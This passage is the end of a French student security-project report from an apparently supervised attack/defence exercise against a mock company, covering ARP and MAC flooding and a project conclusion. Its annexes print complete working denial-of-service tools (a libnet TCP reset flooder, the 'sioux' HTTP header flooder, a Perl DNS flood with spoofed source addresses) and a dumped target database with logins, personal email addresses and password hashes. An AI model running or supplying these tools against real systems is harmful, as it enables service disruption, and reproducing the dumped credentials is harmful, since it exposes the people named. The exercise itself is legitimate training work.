


Figure 59 : Récupération de l'adresse IP du Client

c. Bilan

Une fois l'adresse IP de leur station récupérée, nous nous apprêtions à lancer l'attaque MITM. Cependant, nous nous sommes rendu compte que plus aucun trafic n'était détectable !!! Le groupe « Défense » avait tout coupé à 11H35. La faim ou la peur, nous ne le saurons sans doute jamais. Par conséquent, il nous était impossible de poursuivre notre objectif !

4.4 Flooding

a. Objectif

Notre objectif lors de cette rencontre était de mettre en place et d'employer des outils de flooding davantage ravageur que lors des précédentes confrontations. Pour cela, nous avons exploité au maximum la possibilité d'injection de paquets Nemesis, cette fois ci avec les protocoles ICMP, RIP, ARP, et IGMP.

Les scripts shell des injections réalisées figurent en annexes (cf. Annexe 10) :

Les adresses MAC fournies dans les injections ARP sont les adresses MAC des machines utilisées par les groupes « Défense » et « Analyse ». Cette méthode a pour but que de semer la zizanie dans le routage des paquets MAC. Cette technique permet de fausser le routage ainsi que de faire un DoS. De plus, cette injection jumelée à toutes les autres injections Nemesis crée un véritable pilonnage du réseau cible.

De plus, nous avons mis en place un outil de flooding ARP à toutes ces injections Nemesis, permettant ainsi de générer massivement du trafic en broadcast. Ce trafic a pour effet d'inonder le réseau et provoque un DoS.

b. Résultat de l'attaque

Nous avons enregistré le trafic au niveau d'une des machines avec lesquelles nous avons procédé aux attaques à l'aide de tcpdump, avec la possibilité de lire ces logs sur Wireshark. Le résultat obtenu nous a donné des fichiers tellement volumineux qu'il nous a étét impossible de les lire sur notre « petit ordinateur personnel » utilisé (cf. Figure 60).




Figure 60 : Analyse des logs de l'attaque flooding

Après avoir segmenté les logs, voici un aperçu d'un flooding ARP :

No.	Time	Source	Destination	Protocol	Info
523147	96.893456	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.157? Tell 172.18.4.1
523148	96.893457	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.178? Tell 172.18.4.1
523152	96.897404	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.3? Tell 172.18.4.1
523153	96.897406	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.4? Tell 172.18.4.1
523287	96.925401	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.158? Tell 172.18.4.1
523288	96.925403	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.179? Tell 172.18.4.1
523997	97.017405	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.159? Tell 172.18.4.1
524232	97.049395	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.160? Tell 172.18.4.1
524423	97.081407	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.163? Tell 172.18.4.1
524424	97.081409	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.170? Tell 172.18.4.1
524454	97.113393	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.161? Tell 172.18.4.1
524455	97.113395	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.162? Tell 172.18.4.1
524550	97.145404	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.172? Tell 172.18.4.1
524574	97.171738	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.151? Tell 172.18.4.1
524981	97.297385	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.2? Tell 172.18.4.1
525289	97.333381	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.156? Tell 172.18.4.1
525804	97.393378	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.150? Tell 172.18.4.1
526322	97.489380	Intel_b8:4e:2c	Broadcast	ARP	Who has 172.18.4.153? Tell 172.18.4.1

Figure 61 : Quelques minutes de logs → 800Mb

4.5 Attaque MAC Flooding

a. Principe de l'attaque

Cette attaque est basée sur l'envoi massif de requête et réponse ARP. Chaque requête doit avoir une adresse MAC différente, ainsi les différents Switchs du LAN vont apprendre cette correspondance entre l'adresse MAC et le port physique. Avec un envoi massif, le Switch saturera rapidement sa mémoire qui est limitée. Cela dépend du constructeur, de l'équipement et de la version, mais les conséquences peuvent être multiples comme par exemple :

- Buffers overflow de la mémoire gérant les correspondances (cette conséquence n'est plus réaliste de nos jours).
- -Arrêt du fonctionnement du Switch ne pouvant plus commuter de trame.
- Passage du Switch en mode HUB permettant ainsi à l'attaquant d'effectuer de l'écoute. Le schéma ci dessous montre le procédé :




Figure 62 : Passage du Switch en mode HUB

- Les cibles A et B s'échangent des informations normalement
- Le pirate Z envoie de nombreuses requêtes ARP avec des adresses MAC différentes.
- Le Switch C met à jour sa table de correspondance jusqu'à saturation de la mémoire.
- Les cibles A et B s'échangent des informations, mais le pirate les reçoit aussi du fait que le Switch fonctionne désormais en HUB

b. Outils utilisés : Macof

Cet outil permet d'inonder le réseau local avec des adresses MAC aléatoires. La syntaxe utilisée est la suivante :

- macof [-i interface] [-s src] [-d dst] [-e tha] [-x sport] [-y dport] [-n times]

c. Bilan de l'attaque :

Nous n'avons pas expérimenté cette attaques car elle devait être testée a la fin de la confrontation, mais malheureusement l'équipement du groupe « Défense » n'est pas resté actif jusqu'à la fin de la confrontation.

5. Bilan de la confrontation

Concernant les attaques réseaux, les attaques de bas niveau sont souvent très frustrantes. Peu de résultat dans la plupart des cas. Malgré un maigre bilan, nous avons beaucoup progressé dans ce domaine. Nous avons pu exploiter de nombreux outils et nous heurter aux difficultés des attaques réseaux.

On constate aussi que les nombreux tests que réalisés en phase de maquettage ne représentaient pas la réalité (en terme d'échelle notamment) qui était mise en place en entreprise. Ainsi, ces divergences mettaient en échec les attaques qui fonctionnaient chez nous.

Concernant les attaques du parc, l'intrusion du PC client faible fut très concluante. Cependant, nous avons du admettre que le PC client reposant sur Windows XP SP3 était inexploitable.

Concernant les attaques Web Services, cette confrontation a confirmé les précédentes confrontations, à savoir qu'aucune de nos attaques ne nous ont fourni de résultat concluant.

Une fois encore, nous sommes sortis frustrés de cette confrontation, étant donné qu'une partie de nos attaques prévues n'ont pu être réalisées.

VIII. CONCLUSION

Le projet Sécurité fut très instructif et intéressant. Il nous a permis d'apprendre tout en pratiquant sur les moyens et méthodes d'attaque d'un système d'information d'une entreprise. L'analyse de ce rapport sur l'attaque, ainsi que des rapports des groupes « Défense » et « Analyse », devrait nous permettre d'avoir un aperçu global sur les failles de sécurité pouvant être rencontrées et exploitées au sein d'une entreprise, mais également sur les méthodes permettant de les contrer et d'y remédier.

Durant ce projet, nous avons rencontré de nombreuses difficultés. Un projet réparti entre un groupe de dix-huit attaquants n'est pas évident. Une bonne organisation ainsi qu'une excellente communication au sein du groupe était de rigueur. Notre chef de projet ainsi que nos responsables d'équipes et de communication ont veillé au bon fonctionnement et de l'efficacité du groupe.

D'autre part, le peu de temps alloué à ce projet fut difficile à gérer. L'utilisation de matériels défaillants nous a fait perdre un temps considérable. L'intervalle de temps entre chacune des confrontations était relativement réduit. Et les confrontations étaient bien trop courtes pour expérimenter l'ensemble de nos attaques prévues, surtout quand les défenseurs quittent la séance avant la fin prévue.

Cependant, la plus grosse difficulté du projet fut vraisemblablement de faire face à la frustration. En effet, la recherche de failles exploitables ou de techniques d'attaques réalisables représente un temps considérable…pour finalement se rendre compte le jour des confrontations qu'elles ne peuvent pas fonctionner. Le niveau de sécurité des systèmes d'informations s'élève davantage au cours du temps, nécessitant ainsi un niveau technique élevé pour espérer arriver à ses fins. Certaines attaques comme par exemple l'exploitation de la faille include ou l'injection SQL sont même devenues irréalisables.

Ainsi, les techniques d'attaque devront évoluer dans les années à venir, et de nouvelles voies devront être empruntées afin de contourner les systèmes de sécurité existants. Cependant, le social engineering reste toujours une valeur sûre dans le domaine des attaques, qui fut une phase très importante du projet, devant nous permettre de récupérer les informations requises pour la réalisation des attaques suivantes.

AGENDA DES IMAGES

Figure 1 : Organigramme de l'équipe « attaque » 8
Figure 2 : Planning du projet....12
Figure 3 : interface de « Paq Keylog » 16
Figure 4 : Keyloggers physiques 17
Figure 5 : Captures d'écran de résultats obtenus avec l'outil Ettercap 19
Figure 6 : Exemple de schéma récupéré....23
Figure 7 : Fichier « log.txt » 29
Figure 8 : Capture d'écran de l'attaque TCP reset 30
Figure 9 : Capture d'écran de l'attaque DoS Apache/IIS....31
Figure 10 : Capture d'écran de l'attaque DoS 32
Figure 11 : Résultat de l'attaque DoS....32
Figure 12 : Message d'erreur obtenu lors de l'injection SQL 33
Figure 13 : Phase maquettage du script « c99shell » 35
Figure 14 : Site des préconisations fournie à la défense....36
Figure 15 : Résultat des exploits 37
Figure 16 : Principe de l'attaque DDoS 41
Figure 17 : Réalisation de l'attaque DDos lors de la confrontation 42
Figure 18 : Flux générés par l'attaque DDos....42
Figure 19 : Principe du MITM 43
Figure 20 : Attaque MITM 44
Figure 21 : Résultat de l'attaque SMURF 45
Figure 22 : Identification à l'interface de phpmyadmin 47
Figure 23 : Visualisation sur nmap de l'adresse IP du serveur DNS....50
Figure 24 : Capture Wireshark des requêtes DNS A envoyées 51
Figure 25 : Répartition des accessions aux numéros de port TCP du serveur Metasploit 53
Figure 26 : Intrusions dans les PC du parc (1/4) 54
Figure 27 : Intrusions dans les PC du parc (2/4) 54
Figure 28 : Intrusions dans les PC du parc (3/4) 55
Figure 29 : Intrusions dans les PC du parc (4/4) 55
Figure 30 : Installation de Framework .Net 2.0 sur Windows XP SP1 57
Figure 31 : Illustration de l'attaque SSH Downgrade....61
Figure 32 : Échec de l'attaque....61
Figure 33 : Illustration du trafic sans MITM 62
Figure 34 : Illustration du trafic avec MITM 62
Figure 35 : Captures d'écran du bruit de fond réalisé 64
Figure 36 : Interface du logiciel Hydra....64
Figure 37 : Attaque flooding....66
Figure 38 : Exécution de l'attaque mail Mail Bonbing....68
Figure 39 : Prise en main du PC cible (1/2)....73
Figure 40 : Prise en main du PC cible (2/2)....73
Figure 41 : Détermination de la casse du mot de passe 74
Figure 42 : Suppression de fichiers dll sur le client faible....74

Figure 43 : Exécution de la calculatrice 76
Figure 44 : Menu Démarrer non modifié 76
Figure 45 : Désactivation de la commande Exécuter 77
Figure 46 : Suppression de Fermer la session 78
Figure 47 : Suppression de Arrêter l'ordinateur 78
Figure 48 : Création d'un répertoire (1/2) 79
Figure 49 : Création d'un répertoire (2/2) 79
Figure 50 : Éjection lecteur CD + Création de liens sur le bureau 79
Figure 51 : Affichage d'informations 80
Figure 52 : Exécution du fichier XML 82
Figure 53 : Détournement d'une session TCP session entre un client et un serveur distant 83
Figure 54 : Injection de la dll 84
Figure 55 : VLAN HOPPING 86
Figure 56 : Yersinia 87
Figure 57 : CLI du client Yersinia 87
Figure 58 : Configuration de Kismet 90
Figure 59 : Récupération de l'adresse IP du Client 90
Figure 60 : Analyse des logs de l'attaque flooding 91
Figure 61 : Quelques minutes de logs → 800Mb 92
Figure 62 : Passage du Switch en mode HUB 92

RÉFÉRENCES BIBLIOGRAPHIQUES

Les sites web mentionnés ci-après ont été visités régulièrement pour les besoins du projet.

http://www.insomniasec.com/releases/tools :
→ PuttyHijack

http://www.yersinia.net/ :
→ Yersinia

http://www.securityfocus.com/tools/3607 :
→ Cisco torch

http://www.secdev.org/projects/scapy/ :
→ Scapy

http://netcat.sourceforge.net/ :
→ Netcat

http://dir.filewatcher.com/d/OpenBSD/3.7/powerpc/amap-4.5.tgz.44539.html
→ Amap

ANNEXES

Annexe 1 : Attaque DoS → TCP reset

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <libnet.h>

void
usage(char *prog)
{
	fprintf(stderr, "Usage: %s -s <src ip> -d <dst ip> -p <src port> -q <dst port>
[-n <seq>] [-w <window size>] [-t <timeout>]\n"
		"\t-s\tsource ip address\n"
		"\t-d\tdestination ip address\n"
		"\t-p\tsource port\n"
		"\t-q\tdestination port\n"
		"\t-n\tinitial sequence number (default random)\n"
		"\t-w\twindow size (default 1000)\n"
		"\t-t\tpacket timeout (default 10000 usec)\n"
		,prog);
	exit(-1);
}

int
main(int argc, char **argv)
{

	int		c, build_ip, opt, win = 1000, timeout = 10000;
	unsigned short	src_port = 0, dst_port = 0;
	unsigned long	src_ip = 0, dst_ip = 0, seq = 0;
	libnet_t	*l;
	libnet_ptag_t	tcp, ip;
	struct libnet_stats stat;
	char		errbuf[LIBNET_ERRBUF_SIZE];

	memset(&stat, 0, sizeof(stat));

	if ((l = libnet_init(LIBNET_RAW4, NULL, errbuf)) == NULL) {
		fprintf(stderr, "Libnet_init error: %s\n", errbuf);
		exit(-1);
	}
	while ((opt = getopt(argc, argv, "s:d:p:q:n:w:t:h")) != -1)
		switch (opt) {
		case 's':
			src_ip = libnet_name2addr4(l, optarg, LIBNET_DONT_RESOLVE);
			break;
		case 'd':
			dst_ip = libnet_name2addr4(l, optarg, LIBNET_DONT_RESOLVE);
			break;
		case 'p':
			src_port = atoi(optarg);
			break;
		case 'q':
			dst_port = atoi(optarg);
			break;
		case 'n':
			seq = strtoul(optarg, NULL, 0);
			break;
		case 'w':
```

```
                win = atoi(optarg);
                break;
          case 't':
                timeout = atoi(optarg);
                break;
          case 'h':
          case '?':
                usage(argv[0]);
          }

     if (optind < argc)
          usage(argv[0]);

     if (!src_ip || !dst_ip || !src_port || !dst_port)
          usage(argv[0]);

     if (!seq) {
          libnet_seed_prand(l);
          seq = libnet_get_prand(LIBNET_PRu32);
     }
     for (tcp = LIBNET_PTAG_INITIALIZER, build_ip = 1; seq < 4294967296 - win; seq +=
win) {

          tcp = libnet_build_tcp(
                        src_port,  /* source port */
                        dst_port,  /* destination port */
                        seq, /* sequence number */
                        0,    /* acknowledgement num */
                        TH_RST,     /* control flags */
                        31337,      /* window size */
                        0,    /* checksum */
                        0,    /* urgent pointer */
                        LIBNET_TCP_H,     /* TCP packet size */
                        NULL,       /* payload */
                        0,    /* payload size */
                        l,    /* libnet handle */
                        tcp);       /* libnet id */

          if (tcp == -1) {
                fprintf(stderr, "Libnet_build_tcp error: %s\n", libnet_geterror(l));
                goto bad;
          }
          if (build_ip) {
                build_ip = 0;
                ip = libnet_build_ipv4(
                              LIBNET_IPV4_H + LIBNET_TCP_H,      /* length */
                              0,    /* TOS */
                              666, /* IP ID */
                              0,    /* IP Frag */
                              64,   /* TTL */
                              IPPROTO_TCP,      /* protocol */
                              0,    /* checksum */
                              src_ip,     /* source IP */
                              dst_ip,     /* destination IP */
                              NULL,       /* payload */
                              0,    /* payload size */
                              l,    /* libnet handle */
```

```
                                        0);   /* libnet id */

                if (ip == -1) {
                        fprintf(stderr, "Libnet_build_ipv4 error: %s\n",
libnet_geterror(l));
                        goto bad;
                }
        }
        if ((c = libnet_write(l)) == -1) {
                fprintf(stderr, "Libnet_write error: %s\n", libnet_geterror(l));
                goto bad;
        }
        usleep(timeout);
    }

    libnet_stats(l, &stat);
    fprintf(stderr, "Packets sent:  %d (%d bytes)\n"
        "Packet errors: %d\n",
        stat.packets_sent, stat.bytes_written, stat.packet_errors);
    libnet_destroy(l);
    exit(0);

bad:
    libnet_destroy(l);
    exit(-1);
}
```

Annexe 2 : Attaque DoS → Apache/IIS

```
#include <sys/types.h>

#include <sys/socket.h>
#include <netinet/in.h>

#include <netdb.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

void
usage(void)
{
    fprintf(stderr, "usage: sioux [-a address] [-p port] [-n num]\n");
    exit(1);
}

int
main(int argc, char *argv[])
{
    struct sockaddr_in sin;
    struct hostent *he;
    FILE *f;
    int o, sd;

    /* default parameters */
    char *addr = "localhost";
    int port = 80;
    int num = 1000;

    /* get options */
    while ((o = getopt(argc, argv, "a:p:n:")) != EOF)
        switch (o) {
        case 'a':
            addr = optarg;
            break;
        case 'p':
            port = atoi(optarg);
            break;
        case 'n':
            num = atoi(optarg);
            break;
        default:
            usage();
        }

    if (argc != optind)
        usage();

    /* connect */
    if ((he = gethostbyname(addr)) == NULL) {
        perror("gethostbyname");
        exit(1);
    }
    bzero(&sin, sizeof(sin));
    bcopy(he->h_addr, (char *)&sin.sin_addr, he->h_length);
    sin.sin_family = he->h_addrtype;
```

```
    sin.sin_port = htons(port);

    if ((sd = socket(sin.sin_family, SOCK_STREAM, IPPROTO_TCP)) == -1) {
        perror("socket");
        exit(1);
    }

    if (connect(sd, (struct sockaddr *)&sin, sizeof(sin)) == -1) {
        perror("connect");
        exit(1);
    }

    if ((f = fdopen(sd, "r+")) == NULL) {
        perror("fdopen");
        exit(1);
    }

    /* attack! */
    fprintf(stderr, "Going down like a plague of locusts on %s\n", addr);
    fprintf(f, "GET / HTTP/1.1\r\n");
    while (num-- && !ferror(f))
        fprintf(f, "User-Agent: sioux\r\n");

    if (ferror(f)) {
        perror("fprintf");
        exit(1);
    }

    fclose(f);
    exit(0);
}
```

Annexe 3 : Attaque DoS → DNSflood

```
!/usr/bin/perl
DNSflood with ip source address spoofing.

------- dnsflood.pl -------


use Net::DNS::Resolver;
use Net::RawIP;
use strict;

if ($ARGV[0] eq '') {
    print "Usage: dnsflood.pl <ip address>\n";
    exit(0);
}

print ("attacked: $ARGV[0]...\n");

my @abc = ("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", "k", "l", "m", "n", "o",
"p", "q", "r", "s", "t", "u", "v", "w", "x", "y",
"z");
my @domains = ("com", "org", "net"); # ...
my $str = @abc[int rand(25)];
my $name;
my $src_ip;

for (my $i=0; $i < 256; $i++) {
    if ($i>60) {                          # Make new string
        $str = @abc[int rand(9)];
        $i = 0;
    }
    $str .= @abc[int rand(25)];
    $name = $str . "." . @domains[int rand(3)];
    $src_ip = int(rand(255)) . "." . int(rand(255)) . "." . int(rand(255)) . "." .
int(rand(255));

    # Make DNS packet
    my $dnspacket = new Net::DNS::Packet($name, "A");
    my $dnsdata = $dnspacket->data;
    my $sock = new Net::RawIP({udp=>{}});

    # send packet
    $sock->set({ip => {
                saddr => $src_ip, daddr => "$ARGV[0]", frag_off=>0,tos=>0,id=>1565},
                udp => {source => 53,
                dest => 53, data=>$dnsdata
                } });
    $sock->send;
}

exit(0);
------- EOT -------
```

Annexe 4 : MITM pré-confrontation : base de données du site de CANDIDE-SA

```
-- phpMyAdmin SQL Dump
-- version 2.11.8.1deb3
-- http://www.phpmyadmin.net
--
-- Serveur: localhost
-- Généré le : Sam 01 Novembre 2008 à 21:10
-- Version du serveur: 5.0.51
-- Version de PHP: 5.2.6-5

SET SQL_MODE="NO_AUTO_VALUE_ON_ZERO";

--
-- Base de données: `candide`
--

-- --------------------------------------------------------

--
-- Structure de la table `contient`
--

CREATE TABLE IF NOT EXISTS `contient` (
  `CodeUE` int(5) NOT NULL default '0',
  `CodeQ` int(5) NOT NULL default '0',
  PRIMARY KEY  (`CodeUE`,`CodeQ`),
  KEY `CodeUE` (`CodeUE`),
  KEY `CodeQ` (`CodeQ`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;

--
-- Contenu de la table `contient`
--

INSERT INTO `contient` (`CodeUE`, `CodeQ`) VALUES
(1, 1);

-- --------------------------------------------------------

--
-- Structure de la table `faq`
--

CREATE TABLE IF NOT EXISTS `faq` (
  `CodeQ` int(5) NOT NULL default '0',
  `question` varchar(100) NOT NULL,
  `reponse` text NOT NULL,
  PRIMARY KEY  (`CodeQ`),
  KEY `CodeQ` (`CodeQ`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;

--
-- Contenu de la table `faq`
--

INSERT INTO `faq` (`CodeQ`, `question`, `reponse`) VALUES
(1, 'Qu est ce qu une résistance?', 'Grandeur caractérisant la force avec
laquelle le conducteur s''oppose au passage du courant. Elle s exprime en ohms
(symbole : W oméga).');
-- --------------------------------------------------------
```

```
--
-- Structure de la table `news`
--

CREATE TABLE IF NOT EXISTS `news` (
  `CodeNews` int(5) NOT NULL default '0',
  `date` date NOT NULL default '0000-00-00',
  `titre` varchar(50) NOT NULL default '',
  `texte` text NOT NULL,
  PRIMARY KEY  (`CodeNews`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;

--
-- Contenu de la table `news`
--

INSERT INTO `news` (`CodeNews`, `date`, `titre`, `texte`) VALUES
(1, '2008-10-29', 'Ouverture du site', 'Le site est maintenant ouvert, faites en
bon usage!!!');

-- --------------------------------------------------------

--
-- Structure de la table `Participe`
--

CREATE TABLE IF NOT EXISTS `Participe` (
  `CodeUE` int(5) NOT NULL default '0',
  `Login` varchar(20) NOT NULL default '',
  PRIMARY KEY  (`CodeUE`,`Login`),
  KEY `CodeUE` (`CodeUE`),
  KEY `Login` (`Login`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;

--
-- Contenu de la table `Participe`
--

INSERT INTO `Participe` (`CodeUE`, `Login`) VALUES
(1, 'administrateur'),
(1, 'etudiant'),
(1, 'professeur'),
(2, 'administrateur'),
(2, 'professeur'),
(3, 'administrateur');

-- --------------------------------------------------------

--
-- Structure de la table `Personne`
--

CREATE TABLE IF NOT EXISTS `Personne` (
  `Login` varchar(20) NOT NULL default '',
  `Mdp` varchar(50) default NULL,
  `Fonction` varchar(10) default NULL,
  `DerniereConnexion` date default NULL,
  `Mail` varchar(30) default NULL,
  `Connecte` bigint(30) default NULL,
  `Nom` varchar(20) default NULL,
  `Prenom` varchar(20) default NULL,
  `Age` int(5) default NULL,
  `Tel` int(10) default NULL,
  PRIMARY KEY  (`Login`)
```

```
) ENGINE=MyISAM DEFAULT CHARSET=latin1;

--
-- Contenu de la table `Personne`
--

INSERT INTO `Personne` (`Login`, `Mdp`, `Fonction`, `DerniereConnexion`, `Mail`,
`Connecte`, `Nom`, `Prenom`, `Age`, `Tel`) VALUES
('administrateur', 'b152a22c3e7596bb99597a0cb700fad4', 'admin', '2008-10-30',
'contact@candide-sa.com', 1225356928, '', '', 0, 0),
('etudiant', '5ebe2294ecd0e0f08eab7690d2a6ee69', 'etud', '2008-10-31',
'arnaud.galonnier@wanadoo.fr', 1225470304, '', '', 0, 0),
('professeur', 'a8f864fa7821e4e90fabc8a0817049f2', 'prof', '2008-10-30',
'aoun@irit.fr', 1225360817, '', '', 0, 0),
('nico', '6ae82488e39528809951fcb42c1df117', 'admin', '2008-10-29', NULL,
1225283850, NULL, NULL, NULL, NULL);

-- --------------------------------------------------------

--
-- Structure de la table `Propose`
--

CREATE TABLE IF NOT EXISTS `Propose` (
  `CodeUE` int(5) NOT NULL default '0',
  `CodeR` int(5) NOT NULL default '0',
  `NB_consult` int(5) default NULL,
  PRIMARY KEY  (`CodeUE`,`CodeR`),
  KEY `CodeUE` (`CodeUE`),
  KEY `CodeR` (`CodeR`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;

--
-- Contenu de la table `Propose`
--

INSERT INTO `Propose` (`CodeUE`, `CodeR`, `NB_consult`) VALUES
(1, 1, 1),
(1, 2, 0),
(1, 3, 1),
(2, 4, 1),
(2, 5, 0),
(3, 6, 0);

-- --------------------------------------------------------

--
-- Structure de la table `Ressource`
--

CREATE TABLE IF NOT EXISTS `Ressource` (
  `CodeR` int(5) NOT NULL default '0',
  `TypeR` varchar(10) default NULL,
  `Lien` varchar(40) default NULL,
  `NomR` varchar(40) NOT NULL,
  `Login` varchar(20) default NULL,
  `Motcle` text,
  PRIMARY KEY  (`CodeR`),
  KEY `Login` (`Login`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;

--
-- Contenu de la table `Ressource`
--
```

```
INSERT INTO `Ressource` (`CodeR`, `TypeR`, `Lien`, `NomR`, `Login`, `Motcle`)
VALUES
(1, 'pdf', 'exercices-php-1.pdf', 'exercices php', 'professeur', 'php exercice'),
(2, 'swf', 'animation2.swf', 'projet flash', 'administrateur', 'swf projet
flash'),
(3, 'txt', 'projetsql.txt', 'projet sql', 'administrateur', 'projet sql'),
(4, 'doc', 'Le-guide.doc', 'guide utilisateur', 'administrateur', 'guide
utilisateur utilisation'),
(5, 'pdf', 'Projet%20PHP-MYSQL%200506.pdf', 'projet sql/flash', 'professeur',
'projet sql flash'),
(6, 'rar', 'Mini-Projet-Executable1.rar', 'Mini projet java', 'professeur', 'java
projet executable');

-- --------------------------------------------------------

--
-- Structure de la table `UE`
--

CREATE TABLE IF NOT EXISTS `UE` (
  `CodeUE` int(5) NOT NULL default '0',
  `LibelleUE` varchar(20) NOT NULL,
  PRIMARY KEY  (`CodeUE`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;

--
-- Contenu de la table `UE`
--

INSERT INTO `UE` (`CodeUE`, `LibelleUE`) VALUES
(1, 'Elec'),
(2, 'Prog'),
(3, 'r?seaux');
```

Annexe 5 : Code perl du DNS Flooding

```
!/usr/bin/perl
DNSflood with ip source address spoofing.

------- dnsflood.pl -------


use Net::DNS::Resolver;
use Net::RawIP;
use strict;

if ($ARGV[0] eq '') {
    print "Usage: dnsflood.pl <ip address>\n";
    exit(0);
}

print ("attacked: $ARGV[0]...\n");

my @abc = ("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", "k", "l", "m", "n", "o",
"p", "q", "r", "s", "t", "u", "v", "w", "x", "y",
"z");
my @domains = ("com", "org", "net"); # ...
my $str = @abc[int rand(25)];
my $name;
my $src_ip;

for (my $i=0; $i < 256; $i++) {
    if ($i>60) {                              # Make new string
        $str = @abc[int rand(9)];
        $i = 0;
    }
